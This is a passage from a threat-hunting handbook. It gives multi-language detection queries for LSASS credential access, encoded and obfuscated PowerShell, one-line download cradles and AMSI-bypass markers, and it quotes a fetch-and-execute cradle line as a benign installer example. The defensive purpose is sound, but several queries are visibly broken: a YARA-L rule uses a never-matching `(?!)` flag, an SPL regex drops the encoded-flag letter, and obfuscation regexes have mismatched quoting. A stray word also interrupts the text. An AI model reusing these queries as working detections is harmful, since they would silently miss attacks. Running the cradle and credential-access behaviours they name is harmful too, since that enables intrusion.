| LOOKUP JOIN spn_source_baseline ON winlog.event_data.ServiceName, source.ip
| WHERE spn_source_baseline.seen_before IS NULL
```

Expected result and interpretation: same as the other three implementations.

**Sigma — N/A (structurally poor fit, not impossible).** A first-seen check against a rolling multi-week baseline needs persisted state outside any single rule evaluation. Sigma's static detection block has no mechanism to reference a maintained historical population — its placeholder-list convention (used for QC-07-03's flat exclusion list) only substitutes a fixed value list at pipeline-build time, not a continuously updated seen-before table.

**YARA-L — N/A (structurally poor fit, not impossible).** Chronicle's YARA-L rule engine evaluates over a bounded match window that in practice stays well under the 30-day baseline this pattern compares against. Expressing the equivalent check means exporting a baseline to an external table and enriching against it outside the rule language itself — a different pattern shape than a self-contained rule.

**[FALSE POSITIVE]** The most common driver is baseline immaturity, not attacker activity — a newly provisioned client, a failed-over application server, or a service migration introduces a genuinely new but entirely legitimate source/SPN pairing, and every one of those reads identically to a hash-harvesting probe on a first-seen check. Run this hunt with a known-change calendar in hand (deployments, DR failovers) before escalating a hit, and expect a burst of hits for a week or two after any infrastructure change to the high-value services in scope.

**[PIVOT]** Check the source host's own recent activity against QC-07-01's fan-out pattern and Part 15's discovery patterns — a first-seen SPN touch from a host that also shows enumeration activity in the same session is a much stronger combined signal than either alone. If the source host is a legitimate new server, document it and let it age into the baseline rather than tuning the baseline window down for one exception.

**Hunter's Note** *Don't run this baseline against every SPN in the domain — pick the handful of service accounts that are actually domain-admin-equivalent or hold broad access first, the accounts a real Silver Ticket would be worth forging, and expand scope later. A domain-wide first-seen baseline on every printer and low-value service SPN is mostly deployment noise and buries the hits that matter.*

## QC-07-06 — LSASS memory access enabling hash and ticket harvesting

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                           |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-06                                                                                                                                                                                                                                                                                                                                                                        |
| MITRE             | T1003.001 (OS Credential Dumping: LSASS Memory)                                                                                                                                                                                                                                                                                                                                 |
| Behavior          | A process outside a small, known set of legitimate callers opens a handle to <code>lsass.exe</code> with an access mask consistent with reading credential material — the step that harvests the NTLM hash or Kerberos ticket material later spent in Pass-the-Hash, Pass-the-Ticket, or ticket-forgery attacks.                                                                |
| DEH cross-ref     | DEH Part 11 (Endpoint Detection Engineering) owns LSASS-access telemetry mechanics; DEH Part 13 §5 frames why this matters for Kerberos/Pass-the-Hash specifically. DET-13-03's narrower NTLM-fallback proxy (Event ID 4776 — the domain controller attempted to validate the credentials for an account) is the <i>use</i> -side complement Part 17 covers, not repeated here. |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, Elastic (KQL) — YARA-L: N/A, see below                                                                                                                                                                                                                                                                                                |

**[HUNTER]** This is the harvesting step behind every credential-material theft pattern above it in this part — a successful Kerberoasting or DCSync run still needs the operator to get the hash or ticket off the box, or, more directly, pull it straight out of LSASS without touching Kerberos at all. Reach for it specifically on hosts a discovery hunt or an admin-tool lateral-movement hit has already flagged, since LSASS access alone, without that context, is common enough from legitimate security tooling to be a weak standalone signal.

**[QUERY]** Sysmon Event ID 10 (ProcessAccess), matching a `GrantedAccess` mask consistent with credential-reading tools against `lsass.exe`, excluding a known-good caller list.

CONCEPTUAL SAMPLE — access-mask values illustrative; validate against your own Sysmon config's `GrantedAccess` reporting and your environment's actual EDR/AV caller baseline.

```

title: Suspicious process access to lsass.exe
id: e9f0a1b2-3c4d-4e5f-9c33-e07a60000001
status: experimental
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess:
      - '0x1010'
      - '0x1410'
      - '0x143a'
  filter_known:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\wrsa.exe'
  condition: selection and not filter_known

```

Expected result: rare rows outside a known EDR/AV baseline, `SourceImage` naming an unexpected process — a renamed binary, a scripting-host process, a LOLBin — requesting one of the flagged access masks against `lsass.exe`. Interpretation: consistent with an attempt to read credential material directly

from memory, the classic precursor to both Pass-the-Hash and ticket-forgery attacks — not proof material was successfully extracted.

**[QUERY]** Sentinel/Defender KQL over process-access telemetry.

CONCEPTUAL SAMPLE — untested; validate the `ActionType` value and the `GrantedAccess` representation inside `AdditionalFields` against your own environment.

```
DeviceEvents
| where ActionType == "OpenProcessApiCall"           // handle-access event, not DeviceProcessEvents'
process-creation shape
| where FileName =~ "lsass.exe"
| where InitiatingProcessFileName !in ("MsMpEng.exe", "wrsa.exe")
| where AdditionalFields has_any ("0x1010", "0x1410", "0x143a")
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessAccountName,
AdditionalFields
```

Expected result and interpretation: same as the Sigma version above.

**[QUERY]** SPL over Sysmon telemetry.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own Sysmon field extraction.

```
index=sysmon EventCode=10 TargetImage="*\\lsass.exe"
NOT SourceImage IN ("*MsMpEng.exe", "*wrsa.exe")
GrantedAccess IN ("0x1010", "0x1410", "0x143a")
| table _time ComputerName SourceImage GrantedAccess User
```

Expected result and interpretation: same as above.

**[QUERY]** This is AQL, not standard SQL. Assumes Sysmon Event ID 10 fields are mapped as custom event properties in your DSM.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own DSM mapping for Sysmon Event ID 10.

```
SELECT "Source Image" AS caller, "Granted Access" AS access_mask, sourceip
FROM events
WHERE "Target Image" ILIKE '%lsass.exe'
AND "Granted Access" IN ('0x1010', '0x1410', '0x143a')
AND "Source Image" NOT ILIKE '%MsMpEng.exe' AND "Source Image" NOT ILIKE '%wrsa.exe'
LAST 24 HOURS
```

Expected result and interpretation: same as the other four implementations.

**[QUERY]** A single-event boolean match — Elastic KQL is the cheapest surface for this shape.

CONCEPTUAL SAMPLE — field names illustrative for a generic winlogbeat/Sysmon mapping.

```
process.target.name : "lsass.exe" and winlog.event_data.GrantedAccess : ("0x1010" or "0x1410" or "0x143a")  
and not process.name : ("MsMpEng.exe" or "wrsa.exe")
```

Expected result and interpretation: same as the other five implementations.

**YARA-L — N/A (missing schema field).** This book has no confirmed UDM field equivalent to Sysmon's `GrantedAccess` access-mask value in Chronicle's default process-access UDM mapping. Per DEH Part 28 §1.1, forcing a translation here risks a rule that looks correct but silently never matches against a real Chronicle instance's actual parser output.

**[FALSE POSITIVE]** Every major EDR and AV product legitimately reads LSASS memory as part of its own credential-protection or scanning function, and that population dominates this event type by volume. Maintain an explicit allowlist of your deployed security tooling's binary *paths* (not just process name, which is spoofable), and treat the access-mask filter as a second-order refinement, not the primary noise control — the allowlist is the noise control.

**[PIVOT]** Check the source host for Part 15's discovery patterns and Part 16's admin-tool lateral-movement patterns in the surrounding window — LSASS access with no discovery or lateral-movement context on the same host is far more likely to be an unlisted legitimate tool than a real theft attempt. If corroborated, the next event to expect is a new-source authentication using that host's credentials elsewhere, which is Part 17's scope, not this one's.

**Blind Spot** *This pattern only sees direct handle-based access to the running `Lsass.exe` process. `RunAsPPL` (LSASS as a Protected Process Light) blocks exactly that access path without blocking every credential-theft technique — memory dumped via a vulnerable signed driver, secrets pulled from the SAM/SECURITY registry hives offline, or DPAPI-based credential theft all bypass this pattern entirely and produce none of the events above. A clean result here is not evidence the host wasn't harvested, only that this specific access path wasn't used.*

## Cross-references

DEH Part 13 (Identity: Directory, Privilege & Kerberos Detection) for the underlying Kerberos protocol mechanics, DET-13-01 through DET-13-05, and the audit-policy prerequisites every pattern above depends on; DEH Part 11 (Endpoint Detection Engineering) for LSASS-access telemetry mechanics behind QC-07-06; DEH Part 23–29 for the six query languages' own syntax and semantics; DEH Part 30 (Correlation Engineering) for the stateful-correlation mechanics QC-07-04 and QC-07-05 build out; DEH Part 41–43 for coverage/quality/debt scoring once any pattern here graduates to a standing rule, applied to this book's catalog in Part 28. Within this book: Part 15 (Host & Directory Discovery) and Part 16 (Lateral Movement via Admin Tools & Remote Services) for the pivot context named at QC-07-05 and QC-07-06; Part 17 (Lateral Movement via Stolen Tokens & Ticket Reuse) for the *use* of any credential material a pattern in this part surfaces as stolen.

## Section D — Execution & Living-off-the-Land Behaviors

---

neshbooy



## Part 8 — Suspicious PowerShell Execution

### Why this part exists

**[CONCEPT]** PowerShell sits at almost every stage of a modern intrusion because it is already installed, already trusted by administrators, and capable of doing everything from downloading a second-stage payload to dumping credentials without ever writing an executable to disk. This part covers the shapes of PowerShell *invocation itself* that a hunter should treat as suspicious independent of what the script ultimately does: commands encoded or obfuscated to defeat casual review, one-liners that fetch and immediately execute remote content, invocations that patch or bypass AMSI before running, and script-block content matching known offensive-tooling markers. DEH Part 10 (PowerShell Detection Engineering) owns the telemetry mechanics this part assumes — how Event ID 4104 (PowerShell Script Block Logging) differs from Event ID 4103 (Module Logging), why script-block logging can span multiple log records for one script, and how AMSI's provider architecture creates the specific bypass surface QC-08-04 hunts. DEH Part 40's seeded naive-rule teardown of "PowerShell execution = malicious" is the standing warning behind every **[FALSE POSITIVE]** entry below: PowerShell is default tooling for SCCM, Intune, DSC, Exchange Management Shell, and most third-party RMM platforms, so every pattern here targets a specific invocation *shape*, never bare `powershell.exe` execution.

This part's boundary against its neighbors is deliberate. Part 9 (LOLBins & Living-off-the-Land Execution) owns non-PowerShell binary abuse (`rundll32`, `mshta`, `certutil`) even when a PowerShell cradle hands off to one of them — the hand-off itself is this part's pivot target, not its query target. Part 10 (Suspicious Scripting Hosts & Macro Execution) owns the Office-macro or WSH process that *launches* PowerShell as a child; this part starts at the PowerShell process itself, regardless of what spawned it. Part 16 (Lateral Movement via Admin Tools & Remote Services) owns PowerShell *remoting* (WinRM) as a lateral-movement mechanism between hosts; this part's patterns fire on the local invocation shape and apply equally whether that invocation arrived via remoting, a scheduled task, or an interactive session.

### QC-08-01 — Base64-encoded command-line invocation

| Field             | Value                                                                                                                   |
|-------------------|-------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-08-01                                                                                                                |
| MITRE             | T1027.010 (Obfuscated Files or Information: Command Obfuscation)                                                        |
| Behavior          | PowerShell launched with a Base64-encoded argument via <code>-EncodedCommand</code> or an ambiguous abbreviation of it. |
| DEH cross-ref     | DEH Part 10 §1 (PowerShell telemetry sources — command-line vs. script-block logging)                                   |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                |

**[HUNTER]** Attackers and off-the-shelf offensive tooling frequently launch PowerShell with `-EncodedCommand` (or an ambiguous abbreviation like `-e`, `-en`, `-enc`) to avoid embedding recognizable cmdlet names in a command line a simple string match might catch, and to survive the quoting limits of a macro, scheduled task, or registry Run key that would otherwise mangle special characters. A hunt

beats waiting on a standing detection here because the encoded flag itself is rare enough on most fleets that a hunter can review a day's hits by hand and decode each payload inline, surfacing intent immediately rather than waiting on a slower detection-engineering cycle.

**[QUERY] Sigma** — targets Sysmon Event ID 1 (Process Create) or Windows Security Event ID 4688 (A new process has been created), normalized into Sigma's `process_creation` category.

CONCEPTUAL SAMPLE — field names and regex illustrative; validate against your own command-line normalization before use.

```
title: PowerShell Invoked With an Encoded Command Flag
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_process:
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  selection_flag:
    CommandLine|re: '(?i)[\-/]e[a-z]{0,15}\s'
  condition: selection_process and selection_flag
falsepositives:
  - See [FALSE POSITIVE] below.
level: medium
```

Expected result: a match returns the full command line including the flag variant used and the Base64 blob itself; on a fleet running routine RMM or SCCM deployment, this pattern might plausibly return anywhere from a handful to several hundred hits a day, most sharing a small number of parent processes. Interpretation: a hit is consistent with an attempt to obscure command content from casual review, not confirmation of malicious intent — the decoded payload and parent chain carry the actual signal.

**[QUERY] KQL (Sentinel/Defender)** — Microsoft Defender for Endpoint's `DeviceProcessEvents` table, or Sentinel's equivalent via the Defender XDR connector.

CONCEPTUAL SAMPLE — field names and regex illustrative; validate against your own schema before use.

```
DeviceProcessEvents
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine matches regex @"(?i)[\-/]e[a-z]{0,15}\s"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

Expected result: same shape as the Sigma block, with `InitiatingProcessFileName` added to make parent-process triage immediate. Interpretation: identical to the Sigma block above — this is the same analytic on a different backend, not a different claim.

**[QUERY] SPL** — Splunk over Sysmon `EventCode=1`, falling back to Windows Security `EventCode=4688` where Sysmon isn't deployed.

CONCEPTUAL SAMPLE — field names and regex illustrative; validate against your own index and sourcetype naming.

```
index=win_events (sourcetype="WinEventLog:Sysmon" EventCode=1) OR (sourcetype="WinEventLog:Security"
EventCode=4688)
| search Image="*\\powershell.exe" OR Image="*\\pwsh.exe" OR New_Process_Name="*\\powershell.exe" OR
New_Process_Name="*\\pwsh.exe"
| regex CommandLine="(\\?i)[\\-\\/][a-z]{0,15}\\s"
| table _time, host, User, CommandLine, ParentImage
```

Expected result: a table of hits spanning both telemetry sources, useful for fleets running a mix of Sysmon-instrumented and unmanaged hosts. Interpretation: unchanged from above.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL; QRadar's `events` view over a WinCollect-normalized process-creation source.

CONCEPTUAL SAMPLE — property names illustrative; validate the "Command Line" custom property exists for your WinCollect source before use.

```
SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime,
       "Process Name" AS ProcessName,
       "Command Line" AS CommandLine,
       username
FROM events
WHERE ("Process Name" ILIKE '%powershell.exe%' OR "Process Name" ILIKE '%pwsh.exe%')
AND "Command Line" MATCHES '(\\?i).*[\\-\\/][a-z]{0,15}\\s.*'
AND devicetime > NOW() - 1 DAY
```

Expected result: identical logic to the above, gated entirely on whether your QRadar deployment has a mapped "Command Line" custom property — see [FALSE POSITIVE] below for what happens when it doesn't. Interpretation: unchanged from above.

**[QUERY] YARA-L (Google SecOps)** — UDM `PROCESS_LAUNCH` events, matching on `target.process.command_line`.

CONCEPTUAL SAMPLE — UDM field paths and regex illustrative; validate against your own parser's field mapping.

```
rule powershell_encoded_command_flag {
  meta:
    description = "PowerShell launched with an encoded/abbreviated -EncodedCommand flag"
    severity = "MEDIUM"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(\\?i)(powershell\\.exe|pwsh\\.exe)$/
    $e.target.process.command_line = /(\\?i)[\\-\\/][a-z]{0,15}\\s/
  condition:
    $e
}
```

Expected result: unchanged in shape from the other backends. Interpretation: unchanged from above.

**[QUERY] Elastic (KQL)** — a single-event boolean match, so this uses Elastic KQL rather than EQL per the single-event decision rule; Elastic KQL has no regex operator, so this trades the other backends' single regex for an explicit list of common flag abbreviations.

CONCEPTUAL SAMPLE — wildcard list illustrative and looser than the regex used elsewhere; validate coverage against your own observed flag usage.

```
process.name : ("powershell.exe" or "pwsh.exe") and process.command_line : ("*-enc*" or "*-encodedcommand*" or "*-e *" or "*-ec*")
```

Expected result: a superset of the regex-based hits above, plus some the regex misses and some extra noise the wildcard list can't filter as precisely. Interpretation: treat a hit here as slightly lower-confidence than the regex-based backends until the flag context is confirmed.

**[FALSE POSITIVE]** `-EncodedCommand`'s abbreviation space collides with `-ExecutionPolicy`'s — both start with `-e`, so a regex anchored only on the letter `e` after the dash also matches `-ep bypass` or `-exec unrestricted`, which appears in nearly every RMM and CI/CD PowerShell invocation. Tighten the regex to require the payload look like Base64 (a long run of `[A-Za-z0-9+/=]` with no spaces) rather than trusting the flag name alone, and expect the untightened version to fire heavily on SCCM (parent `CcmExec.exe`), Intune's `IntuneManagementExtension.exe`, and any Ansible `win_shell/win_command` task — dozens to hundreds of times per patch cycle on a managed fleet. The AQL block above additionally depends on a normalized "Command Line" custom property existing for the WinCollect source; where it doesn't, the same regex has to run against the raw payload field instead, which is slower and easier to evade with encoding tricks in the raw log.

**[PIVOT]** Decode the Base64 blob (typically UTF-16LE) and re-run its content against QC-08-03's download-cradle markers and QC-08-04's AMSI-bypass markers — an encoded command that itself contains a fetch-and-execute pair or an `AmsiUtils` reference is a far stronger signal than the flag alone. Also check the immediate parent process (Sysmon Event ID 1's `ParentImage`) against Part 10's macro-execution patterns when the parent is `winword.exe` or `excel.exe`.

## QC-08-02 — Command-line obfuscation without an encoding flag

| Field             | Value                                                                                                                                                                                            |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-08-02                                                                                                                                                                                         |
| MITRE             | T1027.010 (Obfuscated Files or Information: Command Obfuscation)                                                                                                                                 |
| Behavior          | PowerShell command line obfuscated via backtick-splitting, character-code arrays, or <code>-join / -f / -bxor</code> reassembly, without the <code>-EncodedCommand</code> flag QC-08-01 targets. |
| DEH cross-ref     | DEH Part 10 §1; cf. DEH Part 40 (seeded teardown, "PowerShell execution = malicious")                                                                                                            |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (EQL)                                                                                                                         |

**[HUNTER]** Not every obfuscation attempt bothers with `-EncodedCommand` — backtick-splitting a cmdlet name (`I`E`X`), building a string from a `[char]` array, or reassembling a command with `-join / -f` defeats

the same naive string-matching without tripping QC-08-01's flag-based signal at all. This pattern hunts the command line for the structural markers of that obfuscation, not any one tool's signature, since these techniques are shared across PowerSploit-derived frameworks, red-team tradecraft, and copy-pasted forum one-liners alike.

**[QUERY] Sigma** — Sysmon Event ID 1 / Event ID 4688 process creation.

CONCEPTUAL SAMPLE — regex encodes a snapshot of known idioms, not obfuscation as a concept; validate and expect to extend it.

```
title: PowerShell Command Line With String Obfuscation Markers
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_process:
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  selection_obfuscation:
    CommandLine|re: '(?i)('[a-z]){2,}|\[char\\](\[d{1,3}\\s*){3,}|-join\s*\\(|-bxor\s|-f\s*@\\('
  condition: selection_process and selection_obfuscation
falsepositives:
  - See [FALSE POSITIVE] below.
level: medium
```

Expected result: a match surfaces a command line built from unusual punctuation density rather than any recognizable cmdlet name. Interpretation: consistent with an attempt to defeat casual string review; expect to read the flagged line by hand since the point of this obfuscation is that it doesn't look like PowerShell.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — regex illustrative; validate against your own schema.

```
DeviceProcessEvents
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine matches regex @"(?i)('[a-z]){2,}|\[char\\](\[d{1,3}\\s*){3,}|-join\s*\\(|-bxor\s|-f\s*@\\('
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
```

Expected result and interpretation: unchanged from the Sigma block.

**[QUERY] SPL** — Sysmon `EventCode=1`.

CONCEPTUAL SAMPLE — regex illustrative; validate against your own field extraction.

```

index=win_events sourcetype="WinEventLog:Sysmon" EventCode=1
| search Image="*\\powershell.exe" OR Image="*\\pwsh.exe"
| regex CommandLine="(\\?i)(\\[a-z]){2,}\\[\\[char\\](\\[\\d{1,3}\\]\\s*){3,}\\|-join\\s*\\(|-bxor\\s\\|-f\\s*@\\(|"
| table _time, host, User, CommandLine

```

Expected result and interpretation: unchanged from above.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — property names and regex illustrative.

```

SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime, "Command Line" AS CommandLine,
username
FROM events
WHERE ("Process Name" ILIKE '%powershell.exe%' OR "Process Name" ILIKE '%pwsh.exe%')
AND "Command Line" MATCHES '(\\?i).*(\\[a-z]){2,}.*\\.\\[\\[char\\](\\[\\d{1,3}\\]\\s*){3,}\\|.\\|.*-join\\s*\\(|.*-bxor\\s.*\\|.\\|-f\\s*@\\(|.*'

```

Expected result and interpretation: unchanged from above, subject to the same custom-property dependency noted in QC-08-01.

**[QUERY] YARA-L (Google SecOps)** — UDM `PROCESS_LAUNCH`.

CONCEPTUAL SAMPLE — regex illustrative; validate against your parser's field mapping.

```

rule powershell_string_obfuscation_markers {
  meta:
    description = "PowerShell command line built from backtick-split, char-array, join, or format-operator obfuscation"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(\\?i)(powershell\\.exe|pwsh\\.exe)$/
    $e.target.process.command_line = /(\\?i)(\\[a-z]){2,}\\[\\[char\\](\\[\\d{1,3}\\]\\s*){3,}\\|-join\\s*\\(|-bxor\\s\\|-f\\s*@\\(|/
  condition:
    $e
}

```

Expected result and interpretation: unchanged from above.

**[QUERY] Elastic (EQL)** — Elastic KQL has no regex operator, so this single-event match uses EQL's `match()` function instead; a regex-dependent single-event shape DEH Appendix A5's decision table doesn't score against KQL vs. EQL, so this book's own Appendix A5 logs the gap rather than asserting it's settled. `match()`'s availability depends on your Elastic Stack version — confirm before relying on it.

CONCEPTUAL SAMPLE — regex illustrative; validate `match()` availability on your Stack version.

```
process where process.name in ("powershell.exe", "pwsh.exe") and
  match(process.command_line,
    "(?i)(`[a-z]){2,}",
    "(?i)\\[char\\](\\[\\d{1,3}\\]\\s*){3,}",
    "(?i)-join\\s*\\(",
    "(?i)-bxor\\s",
    "(?i)-f\\s*@\\("
  )
```

Expected result and interpretation: unchanged from above.

**[FALSE POSITIVE]** Legitimate PowerShell code-golf and some minifying build steps use `-join` and `-f` for genuinely benign string construction, and a handful of module authors backtick-escape reserved words in string interpolation for reasons unrelated to evasion. This pattern's regex is brittle by construction — it encodes today's known obfuscation idioms, not obfuscation as a concept — so expect a maintenance burden closer to a threat-intel feed than a stable rule; treat a clean result as weak evidence of absence, not proof nothing was obfuscated a different way.

**[PIVOT]** Pull the Event ID 4104 script-block record for the same process (see QC-08-04/QC-08-05's telemetry source) — the reconstructed script PowerShell's own engine logs there is far easier to read than the raw command line, and the engine frequently logs the resolved form even when the invocation itself was obfuscated.

## QC-08-03 — Download cradle: fetch and execute in one line

| Field             | Value                                                                                                                                                                     |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-08-03                                                                                                                                                                  |
| MITRE             | T1059.001 (Command and Scripting Interpreter: PowerShell)                                                                                                                 |
| Behavior          | PowerShell invocation combining a remote-content-fetch cmdlet with an execution primitive ( <code>IEX</code> / <code>Invoke-Expression</code> ) in the same command line. |
| DEH cross-ref     | DEH Part 10 §2 (download-cradle telemetry); cf. DEH Part 11 (Ingress Tool Transfer hand-off to a LOLBin, owned by this book's Part 9)                                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                                                                  |

**[HUNTER]** A download cradle — a one-liner that fetches remote content and immediately executes it in memory — is the single most common way a phishing macro, a compromised scheduled task, or a dropped shortcut gets a second-stage payload onto a host without writing a file to disk first. Hunting the combination of a fetch primitive (`Net.WebClient`, `Invoke-WebRequest`, `Start-BitsTransfer`) and an execution primitive (`IEX`, `Invoke-Expression`) in the same line catches the cradle shape itself, independent of which domain or payload sits behind it on a given day.

**[QUERY] Sigma** — Sysmon Event ID 1 process creation.

CONCEPTUAL SAMPLE — cmdlet lists illustrative; extend with any fetch/execute aliases your environment uses.

```

title: PowerShell Download Cradle - Fetch and Execute in One Line
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_process:
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  selection_fetch:
    CommandLine|contains:
      - 'Net.WebClient'
      - 'Invoke-WebRequest'
      - 'iwr '
      - 'Start-BitsTransfer'
      - 'wget '
      - 'curl '
  selection_exec:
    CommandLine|contains:
      - 'IEX'
      - 'Invoke-Expression'
      - 'DownloadString'
      - '| iex'
  condition: selection_process and selection_fetch and selection_exec
falsepositives:
  - See [FALSE POSITIVE] below.
level: high

```

Expected result: a match returns a single command line carrying both halves of the cradle — the fetch target and the execution call wrapping it. Interpretation: in an environment where PowerShell is mostly used for local administration, this shape is a strong signal of a fetch-and-run payload; where unmanaged software installers are common, see [FALSE POSITIVE].

**[QUERY] KQL (Sentinel/Defender)** — `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — cmdlet lists illustrative.

```

DeviceProcessEvents
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has_any ("Net.WebClient", "Invoke-WebRequest", "Start-BitsTransfer", "wget ", "curl ")
| where ProcessCommandLine has_any ("IEX", "Invoke-Expression", "DownloadString", "| iex")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName

```

Expected result and interpretation: unchanged from above.

**[QUERY] SPL** — Sysmon `EventCode=1`.

CONCEPTUAL SAMPLE — cmdlet lists illustrative.



```

index=win_events sourcetype="WinEventLog:Sysmon" EventCode=1
| search Image="*\\powershell.exe" OR Image="*\\pwsh.exe"
| search (CommandLine="*Net.WebClient*" OR CommandLine="*Invoke-WebRequest*" OR CommandLine="*Start-BitsTransfer*" OR CommandLine="*wget *" OR CommandLine="*curl *")
| search (CommandLine="*IEX*" OR CommandLine="*Invoke-Expression*" OR CommandLine="*DownloadString*" OR CommandLine="*| iex*")
| table _time, host, User, CommandLine, ParentImage

```

Expected result and interpretation: unchanged from above.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — property names illustrative.

```

SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime, "Command Line" AS CommandLine,
username
FROM events
WHERE ("Process Name" ILIKE '%powershell.exe%' OR "Process Name" ILIKE '%pwsh.exe%')
AND ("Command Line" ILIKE '%Net.WebClient%' OR "Command Line" ILIKE '%Invoke-WebRequest%' OR "Command Line" ILIKE '%Start-BitsTransfer%')
AND ("Command Line" ILIKE '%IEX%' OR "Command Line" ILIKE '%Invoke-Expression%' OR "Command Line" ILIKE '%DownloadString%')

```

Expected result and interpretation: unchanged from above, subject to the same custom-property dependency noted in QC-08-01.

**[QUERY] YARA-L (Google SecOps)** — UDM `PROCESS_LAUNCH`.

CONCEPTUAL SAMPLE — field paths illustrative.

```

rule powershell_download_cradle {
  meta:
    description = "PowerShell command line combining a remote-fetch primitive with an execution primitive"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(?!)(powershell\.exe|pwsh\.exe)$/
    $e.target.process.command_line = /(?!)(net\.webclient|invoke-webrequest|start-bitstransfer)/
    $e.target.process.command_line = /(?!)(iex|invoke-expression|downloadstring)/
  condition:
    $e
}

```

Expected result and interpretation: unchanged from above.

**[QUERY] Elastic (KQL)** — single-event AND of two wildcard groups, no regex needed, so Elastic KQL fits directly.

CONCEPTUAL SAMPLE — wildcard lists illustrative.

```
process.name : ("powershell.exe" or "pwsh.exe") and
process.command_line : ("*Net.WebClient*" or "*Invoke-WebRequest*" or "*Start-BitsTransfer*" or "*wget*" or "*curl *") and
process.command_line : ("*IEX*" or "*Invoke-Expression*" or "*DownloadString*")
```

Expected result and interpretation: unchanged from above.

**[FALSE POSITIVE]** A large number of legitimate one-line installer instructions published by vendors (Chocolatey, Docker Desktop, and various CLI "curl the install script" patterns ported to PowerShell) are structurally identical download cradles by design — `iwr https://get.example.com | iex` is the officially documented install command for more than one real product. Before tuning, check whether the destination domain is on an allowlist of known package-manager or vendor install endpoints, and whether the parent process is an interactive user session (consistent with an install) versus a scheduled task or an Office application (consistent with an attack).

**[PIVOT]** Pivot to Part 19's beaconing/rare-destination patterns on the fetched URL's domain — a cradle pulling from a domain no other host in the fleet has ever contacted is a far stronger signal than the cradle shape alone. If the parent process is an Office application, pivot to Part 10's macro-execution-chain patterns instead.

**Blind Spot** This pattern only sees a cradle when both halves land in the same visible command line. A cradle split across two invocations — one process that fetches and writes to a variable or file, and a second, later process that executes it — defeats the AND-of-two-substrings shape entirely, and so does a cradle piped to `powershell.exe -Command -` over stdin, which some EDR command-line fields truncate or omit. Treat a clean result as "no single-line cradle seen," not "no cradle happened."

## QC-08-04 — Script-block content matching AMSI-bypass markers

| Field             | Value                                                                                                       |
|-------------------|-------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-08-04                                                                                                    |
| MITRE             | T1562.001 (Impair Defenses: Disable or Modify Tools)                                                        |
| Behavior          | Script-block content referencing the specific internal AMSI fields/methods public bypass techniques target. |
| DEH cross-ref     | DEH Part 10 §3 (AMSI architecture and detection blind spots)                                                |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, Elastic (KQL) — AQL and YARA-L: N/A, see below                         |

**[HUNTER]** AMSI (the Antimalware Scan Interface) is PowerShell's last content-inspection checkpoint before a script body executes, and public bypass techniques patch it in memory by targeting the same handful of internal fields and methods — `System.Management.Automation.AmsiUtils`, `amsiInitFailed`, `AmsiScanBuffer` — almost every time, because there are only so many ways to neuter one CLR type from inside a script. This pattern hunts script-block content directly rather than the process command line,

because a bypass is almost never typed at a prompt — it arrives inside the very script a cradle (QC-08-03) or an encoded blob (QC-08-01) just pulled in.

**[QUERY] Sigma** — Event ID 4104 (PowerShell Script Block Logging), Sigma's `ps_script` category.

CONCEPTUAL SAMPLE — marker list illustrative; treat as a snapshot of public bypass technique names, not exhaustive.

```
title: Script Block Content Matching Known AMSI-Bypass Markers
status: experimental
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains:
      - 'AmsiUtils'
      - 'amsiInitFailed'
      - 'AmsiScanBuffer'
      - 'AmsiContext'
  condition: selection
falsepositives:
  - See [FALSE POSITIVE] below.
level: high
```

Expected result: a match returns the full (possibly multi-part, since PowerShell splits long script blocks across several 4104 events) script content containing one of the marker strings, along with the host and account context of the launching process. Interpretation: one of the more specific signals in this part — legitimate code has essentially no reason to reference `AmsiUtils` or `AmsiScanBuffer` by name.

